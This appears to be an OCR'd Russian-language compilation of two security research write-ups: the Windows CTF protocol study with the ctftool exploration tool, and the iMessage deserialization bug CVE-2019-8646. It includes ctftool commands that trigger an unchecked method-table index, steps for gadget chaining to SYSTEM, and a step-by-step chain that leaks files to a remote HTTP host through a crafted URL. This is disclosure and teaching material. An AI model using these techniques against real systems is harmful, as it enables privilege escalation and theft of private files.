Client 0, Tid 1948 (Flags 0x20, Hwnd 0000079C, Pid 1436, taskhost.exe)
Client 1, Tid 1840 (Flags 0x20011, Hwnd 00000730, Pid 1836, explorer.exe)
Client 2, Tid 2044 (Flags 0x60031, Hwnd 000007FC, Pid 1836, explorer.exe)
Client 3, Tid 2056 (Flags 0x20011, Hwnd 00000808, Pid 2052, vmtoolsd.exe)
Client 4, Tid 2940 (Flags 0x20011, Hwnd 00000B7C, Pid 2928, conhost.exe)
Client 5, Tid 2756 (Flags 0x20011, Hwnd 00000AC4, Pid 2388, winver.exe)
Client 6, Tid 704 (Flags 0000, Hwnd 000002C0, Pid 3036, ctftool.exe)
ctf>
OK
Start
Windows PowerShell
About Windows
WinObj - Sysinte...
EN
7:42 AM



Recycle Bin
About Windows
Windows 8
Microsoft Windows
Version 6.3 (Build 9600)
© 2013 Microsoft Corporation. All rights reserved.
The Windows 8.1 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.
This product is licensed under the Microsoft Software License Terms to:
Windows User
OK
Sysinternals: www.sysinternals.com
Name
Type
WDI_{018c478b-f982-49ba-9f6...
ALPC Port
FontCachePort
ALPC Port
msctf.serverDefault1
ALPC Port
CLR_PerfMon_DoneEnumEvent
Event
0000000000017f4a_WIballoon...
Event
VMwareToolsQuitEvent_vmsvc
Event
0000000000017f80_WIballoon...
Event
MpSvcEvent-65012986-B1FC-B...
Event
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All right
PS C:\Users\Tavis Ormandy> z:
PS Z:\> cd .\Home\Documents\Projects\ctftool\
PS Z:\Home\Documents\Projects\ctftool> .\ctftool.exe
An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> connect
The ctf server port is located at \BaseNamedObjects\msctf.serverDefault1
NtAlpcConnectPort("\BaseNamedObjects\msctf.serverDefault1") => 0
Connected to CTF server@\BaseNamedObjects\msctf.serverDefault1, Handle 00000104
ctf> scan
Client 0, Tid 2376 (Flags 0x08, Hwnd 00000948, Pid 2372, explorer.exe)
Client 1, Tid 2516 (Flags 0x0c, Hwnd 000009D4, Pid 2372, explorer.exe)
Client 2, Tid 2560 (Flags 0x0c, Hwnd 00000A00, Pid 2372, explorer.exe)
Client 3, Tid 2648 (Flags 0000, Hwnd 00000A58, Pid 2372, explorer.exe)
Client 4, Tid 2816 (Flags 0x0c, Hwnd 00000B00, Pid 2372, explorer.exe)
Client 5, Tid 2080 (Flags 0x08, Hwnd 00000820, Pid 2076, vmtoolsd.exe)
Client 6, Tid 884 (Flags 0x08, Hwnd 00000374, Pid 504, winver.exe)
Client 7, Tid 1692 (Flags 0x08, Hwnd 0000069C, Pid 2840, Winobj.exe)
Client 8, Tid 2492 (Flags 0x08, Hwnd 000009BC, Pid 1648, conhost.exe)
Client 9, Tid 660 (Flags 0000, Hwnd 00000294, Pid 1992, ctftool.exe)
ctf>
8:33 AM
6/6/2019



Есть ли здесь поверхность атаки?

Содержательного контроля доступа не было. Любое приложение или пользователь, включая процесс в песочнице, могли подключиться к любому сеансу CTF. Клиенты без аутентификации сообщали идентификатор потока, идентификатор процесса и HWND и могли лгать. Атакующий также мог выдать себя за службу CTF и заставить привилегированные приложения подключиться к нему.

Даже штатные возможности, по-видимому, позволяли пересекать границы песочниц и привилегий. Для их исследования я создал интерактивный клиент `ctftool` с поддержкой сценариев, переменных, арифметики и управления потоком выполнения.




Исследование CTF с помощью ctftool

Инструмент подключается к сеансу и перечисляет клиентов:

```
ctf> connect
NtAlpcConnectPort("\BaseNamedObjects\msctf.serverDefault2") => 0

ctf> scan
Client 0, Tid 5100, Pid 4416, explorer.exe
Client 3, Tid 4440, Pid 5776, SearchUI.exe
Client 7, Tid 812,  Pid 6760, OneDrive.exe
Client 8, Tid 6092, Pid 7460, LockApp.exe
```

Он может дождаться Блокнота, запросить создание COM-объекта и вызвать методы через возвращённую заглушку.



Например, можно создать экземпляр `ITfInputProcessorProfileMgr`, подготовить GUID и выходной буфер, а затем вызвать `GetActiveProfile`:

```
ctf> createstub 0 5 IID_ITfInputProcessorProfileMgr
Command succeeded, stub created

ctf> setarg 2
ctf> setarg 1 34745c63-b2f0-4784-8b67-5e12c8701a31
ctf> setarg 0x8006 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ctf> callstub 0 0 10
```

Удалённый процесс заполняет предоставленный буфер своим активным профилем ввода.

Поиск ошибок

Устаревший недокументированный протокол содержал множество ошибок повреждения памяти. COM-объекты доверяли маршалированным указателям, а проверки границ и целочисленного переполнения были минимальными. Ограничения вроде владения окном переднего плана были бесполезны, поскольку клиенты могли лгать о своих идентификаторах потоков.

Команда вызова COM-заглушки принимала непроверенный индекс таблицы методов:

```
int CStubITfCompartment::Invoke(unsigned int function_index,
                                CTF_MSGBASE **message) {
    return this->StubTable[function_index](this, message);
}
```

```
ctf> callstub 0 0 0x41414141
```

CTF перехватывает исключения, поэтому целевой процесс не завершается. Атакующий получает неограниченное число попыток.

Control Flow Guard ограничивает косвенные цели, но оставляет огромное количество допустимых адресов перехода. Примитив разыменовывает произвольный указатель на функцию, передавая `this` и частично контролируемый указатель на сообщение в качестве аргументов. Я вызвал все возможные индексы и записал возникающие исключения.


Индекс 496 приводил к `MSCTF!CTipProxy::Reconvert`, которая перемещала несколько регистров вблизи контролируемых данных и выполняла переход по контролируемому указателю. Такое состояние было гораздо полезнее для эксплуатации.

Примечание об ASLR

Windows рандомизирует системные DLL при каждой загрузке, а не для каждого процесса, поэтому адреса кода можно узнать из непривилегированного процесса и повторно использовать в привилегированной цели. Стеки по-прежнему рандомизируются отдельно для каждого процесса, и, если нужны данные стека, потребуется утечка.

Просмотр доступных гаджетов

Благоприятное состояние вызова, допустимого CFG, позволяло с помощью поддельных объектов выстраивать цепочки гаджетов, задавать регистры и в итоге возвращаться в `LoadLibrary()`. Это позволяло скомпрометировать произвольных клиентов CTF, включая Блокнот.




Переходим к последствиям


На каждом рабочем столе есть сервер CTF, в том числе в сеансах служб и на защищённом рабочем столе Winlogon. `ctftool` может захватить блокировку, подключиться к другому сеансу или рабочему столу и взаимодействовать с привилегированными клиентами:

```
ctf> lock
ctf> connect Winlogon sid
```


Таким образом, непривилегированный процесс может атаковать клиентов SYSTEM и добиться выполнения кода от имени SYSTEM.



CTF также позволяет манипулировать текстом без непосредственного выполнения кода. Вредоносный TIP может запрашивать сеансы редактирования, просматривать и заменять диапазоны текста и вмешиваться в работу приложений, доверяющих содержимому своего интерфейса.



Сам диалог подтверждения UAC является клиентом CTF, работающим от имени SYSTEM. Защищённый рабочий стол не помогает, поскольку в CTF отсутствовал соответствующий контроль доступа.



Заключение

CTF представлял собой огромную, практически недокументированную поверхность атаки, автоматически загружавшуюся почти в каждый процесс с графическим интерфейсом. Его модель доверия позволяла неаутентифицированным клиентам заявлять произвольные идентификаторы, обращаться к другим клиентам, маршалировать сложные данные и вызывать методы COM. Ошибки на этой поверхности пересекали границы уровней целостности, песочниц, сеансов и защищённого рабочего стола.

Исследование началось с нескольких неожиданных номеров оконных сообщений. Проверка предположения, отказ игнорировать расхождение и затрата большего времени, чем казалось разумным, раскрыли протокол, почти два десятилетия существовавший незаметно.

Проект `ctftool` и подробные заметки об эксплуатации были опубликованы, чтобы архитектуру и её риски можно было изучить и устранить. Общий вывод прост: повсеместная, автоматическая и невидимая инфраструктура совместимости заслуживает такого же внимания, как и новые границы безопасности.

Многочисленные возможности CVE-2019-8646

CVE-2019-8646 показывает, как несколько по отдельности умеренных ошибок Objective-C и десериализации могут объединиться в удалённую атаку чтения файлов через iMessage. Основная ошибка раскрывает `_NSDataFileBackedFuture`; другие проблемы обходят проверку URL, объединяют и кодируют утёкшие байты и уклоняются от вложенных списков разрешённых классов безопасного кодирования.

Ошибка

`_NSDataFileBackedFuture`, появившийся в iOS 12.1, — скрытый подкласс `NSData`, откладывающий загрузку файла до запроса его байтов. Десериализация независимо принимает имя файла и длину буфера.

• `length` возвращает предоставленное атакующим архивное значение.
• `bytes` открывает выбранный файл, кеширует его настоящее содержимое и возвращает это выделение.

Класс опасен в недоверенном архиве по двум причинам. Он может заставить привилегированный десериализующий процесс открыть выбранный отправителем файл и нарушает фундаментальную гарантию `NSData` о том, что `length` описывает выделение, возвращаемое `bytes`.

Первоначальное доказательство концепции встраивает этот объект в `ACZeroingString` — подкласс `NSString`. Его декодер принимает `NSData` и число символов, которое должно равняться половине длины данных. Future, сообщающий длину больше фактического нижележащего файла, заставляет инициализатор строки читать невыделенную память, возвращая содержимое кучи или вызывая сбой.

Доступ к удалённому URL

Отложенный загрузчик в итоге вызывает `NSData initWithContentsOfURL:options:error:`, поддерживающий HTTP. Метод `_NSDataFileBackedFuture fileURL` пытается ограничить доступ, вызывая `NSURL path`, а затем `NSFileManager fileExistsAtPath:`. Перед этим он не проверяет, что URL относится к файлу.

HTTP-URL, компонент пути которого также обозначает существующий локальный путь, проходит проверку:

```
http://natashenka.party//System/Library/ColorSync/Resources/ColorTables.data
```

Процесс проверяет `/System/Library/ColorSync/Resources/ColorTables.data`, после чего API данных выполняет удалённый запрос.

Создание URL с непечатаемыми символами

Строка за пределами памяти содержит произвольные байты, но `NSURL` строго отклоняет недопустимые символы URL через `_CFStringIsLegalURLString`. После проверки `_CFURLInit` вызывает `CFStringCreateCopy`; изменяемые строки должны копироваться, а неизменяемые можно

безопасно удерживать.

INDeferredLocalizedString нарушает это предположение. Он наследуется от неизменяемого NSString, а его copy только добавляет ссылку, однако видимое значение может меняться в зависимости от свойств локализации:

```
- (id)initWithCoder:(id)decoder {
    self->_formatKey = [decoder decodeObjectOfClass:[NSString class]
                                             forKey:@"_formatKey"];
    self->_table = [decoder decodeObjectOfClass:[NSString class]
                                         forKey:@"_table"];
    self->_arguments = [decoder
        decodeObjectOfClasses:@[[NSString class], [NSArray class]]
                       forKey:@"_arguments"];
    self->_bundleIdentifier = [decoder decodeObjectOfClass:[NSString class]
                                                    forKey:@"_bundleIdentifier"];
    self->_bundleURL = [decoder decodeObjectOfClass:[NSURL class]
                                             forKey:@"_bundleURL"];
    self->_cachedLocalization = [decoder decodeObjectOfClass:[NSString class]
                                                      forKey:@"_cachedLocalization"];
    return self;
}
```

Архивный граф использует цикл. _formatKey сначала предоставляет допустимую строку URL. Во время декодирования _bundleURL URL ссылается на частично инициализированную INDeferredLocalizedString, проверяет допустимый ключ формата и удерживает тот же номинально неизменяемый объект. Затем декодирование продолжается и устанавливает _cachedLocalization в произвольное непроверенное значение. Когда позднее _NSDataFileBackedFuture использует кешированный NSURL, его строка уже изменилась после проверки.

Так ACZeroingString с утечкой памяти объединяется с HTTP-запросом, который отправляет утёкшие байты в параметре запроса. Нулевой завершающий символ обрывает параметр, поэтому базовая версия обычно раскрывает лишь несколько байтов. Повторные попытки всё равно могут раскрыть указатель и обойти ASLR.

Объединение и кодирование утёкших данных

Для чтения целого файла необходимо добавить перед необработанными байтами допустимый удалённый URL и закодировать нули и другие недопустимые символы.

Первоначальное доказательство концепции для памяти случайно решает задачу объединения: первый future загружает частичный URL, например:

```
http://natashenka.party//System/Library/ColorSync/Resources/
ColorTables.data?val=
```

Чтение за границами продолжается после этого короткого ответа в соседнюю память. Нельзя выбрать локальный целевой файл, начинающийся с URL, поэтому для универсальной атаки требуется явный форматировщик.

INDeferredLocalizedString может декодировать _formatKey и массив _arguments. Его внутренний форматировщик на основе регулярных выражений последовательно заменяет заполнители %@ вместо вызова небезопасного механизма форматов с переменным числом аргументов C. При форматировании ACZeroingString непечатаемые символы экранируются как \UXXXX, что позволяет передавать многие структуры данных с нулями. Два последовательных нуля всё ещё могут быть пропущены, поэтому способ полезен для преимущественно текстовых баз данных, но не способен точно воспроизвести каждый бинарный файл.

Форматировщик вызывает description для каждого аргумента. NSURL description URL-кодирует свою строку, что позволило бы сохранить произвольные байты. Однако список разрешённых классов _arguments принимает строки и массивы, но не URL.

Обход списков разрешённых элементов вложенных коллекций

NSKeyedUnarchiver проверяет каждый элемент при первом декодировании NSArray или NSDictionary. При возврате уже декодированной коллекции из кеша объектов он проверяет только класс самой коллекции, но не классы хранящихся элементов.

Полезная нагрузка использует это дважды:

1. На верхнем уровне декодирует словарь с подготовленным URL, где словари и URL разрешены.
2. Декодирует __NSLocalizedString, чей NS.configDict принимает массивы и словари, но не URL. Ссылка на кешированный словарь обходит проверку элементов.
3. Декодирует у объекта INDeferredLocalizedString массив _arguments через ещё одну кешированную ссылку. Проверяется только внешний NSArray, поэтому его вложенный словарь всё ещё может содержать URL.

Словарь добавляет лишние символы форматирования, но description в итоге URL-кодирует утёкшую полезную нагрузку URL.

Утечка файла

Объединение всех компонентов позволяет извлекать файлы без взаимодействия:

1. Десериализовать _NSDataFileBackedFuture для локального файла, предоставив выбранную атакующим логическую длину.
2. Обернуть его в ACZeroingString, чтобы интерпретировать файл и соседние байты как строку.
3. Вставить эту строку в формат INDeferredLocalizedString.
4. С помощью циклической инициализации заставить NSURL измениться после проверки допустимости строки.
5. Протащить URL через кешированные массивы и словари, несмотря на ограничения классов элементов безопасного кодирования.
6. Вызвать NSURL description для кодирования данных.
7. С помощью второго future с подготовленным HTTP-URL отправить результат удалённому серверу.

Атака требует много памяти, поскольку поддельный форматировщик обрабатывает очень длинную строку внутри SpringBoard. Практические размеры файлов составляли около 40–100 КБ в зависимости от памяти устройства. Начало более крупных файлов всё равно можно получить. Экранирование \U расходует меньше памяти, если потеря повторяющихся нулей допустима, например при поиске пути фотографии в базе данных SMS.

Декодирование запроса сервера сложно:

• Первые символы URL используют экранирование до границы схемы.
• Последующие байты используют URL-кодирование, которое само экранировано ещё раз.
• Экранированные данные представлены в UTF-16, а процентно-кодированные — в UTF-8.
• Конечная экранированная область может сохраниться, поскольку допустимый заполнитель и подставленная недопустимая строка имеют разную эффективную длину.

• Некоторые печатаемые последовательности иногда дублируются и требуют эвристического исправления.

Сопутствующий декодер Python обращал эти уровни. После декодирования ни один наблюдаемый файл не был повреждён, хотя настоящий файл теоретически может содержать последовательность, неотличимую от артефакта дублирования.

Демонстрация сначала читает `sms.db` для поиска URL фотографии, а затем удалённо читает выбранную фотографию из хранилища устройства.

Заключение

CVE-2019-8646 удалённо раскрывает память кучи и локальные файлы через iMessage. Apple исправила её 23 июля 2019 года, потребовав явно добавлять сам `_NSDataFileBackedFuture` в список разрешённых классов вместо его принятия везде, где допускался `NSData`.

Для итоговой возможности потребовались ещё четыре особенности поведения:

• `INDeferredLocalizedString` `copy` удерживал объект, значение которого впоследствии могло измениться, обходя одноразовую проверку URL.
• Кешированные объекты коллекций обходили проверку классов вложенных элементов.
• Фильтр URL `_NSDataFileBackedFuture` проверял только существование пути, но не использование файловой схемы в URL.
• SpringBoard загружал достаточно посторонних десериализуемых классов, чтобы предоставить гаджеты утечки, изменения, форматирования и кодирования строк.


Ни одна особенность по отдельности не выглядела как полная удалённая компрометация. Вместе они превратили несогласованную длину данных в произвольное удалённое раскрытие файлов, показывая, почему даже кажущиеся малозначительными ошибки корректности заслуживают исправления и почему широкую десериализацию объектов сложно обезопасить композиционно.

Очень глубокое погружение в обнаруженные в реальных атаках цепочки эксплойтов iOS

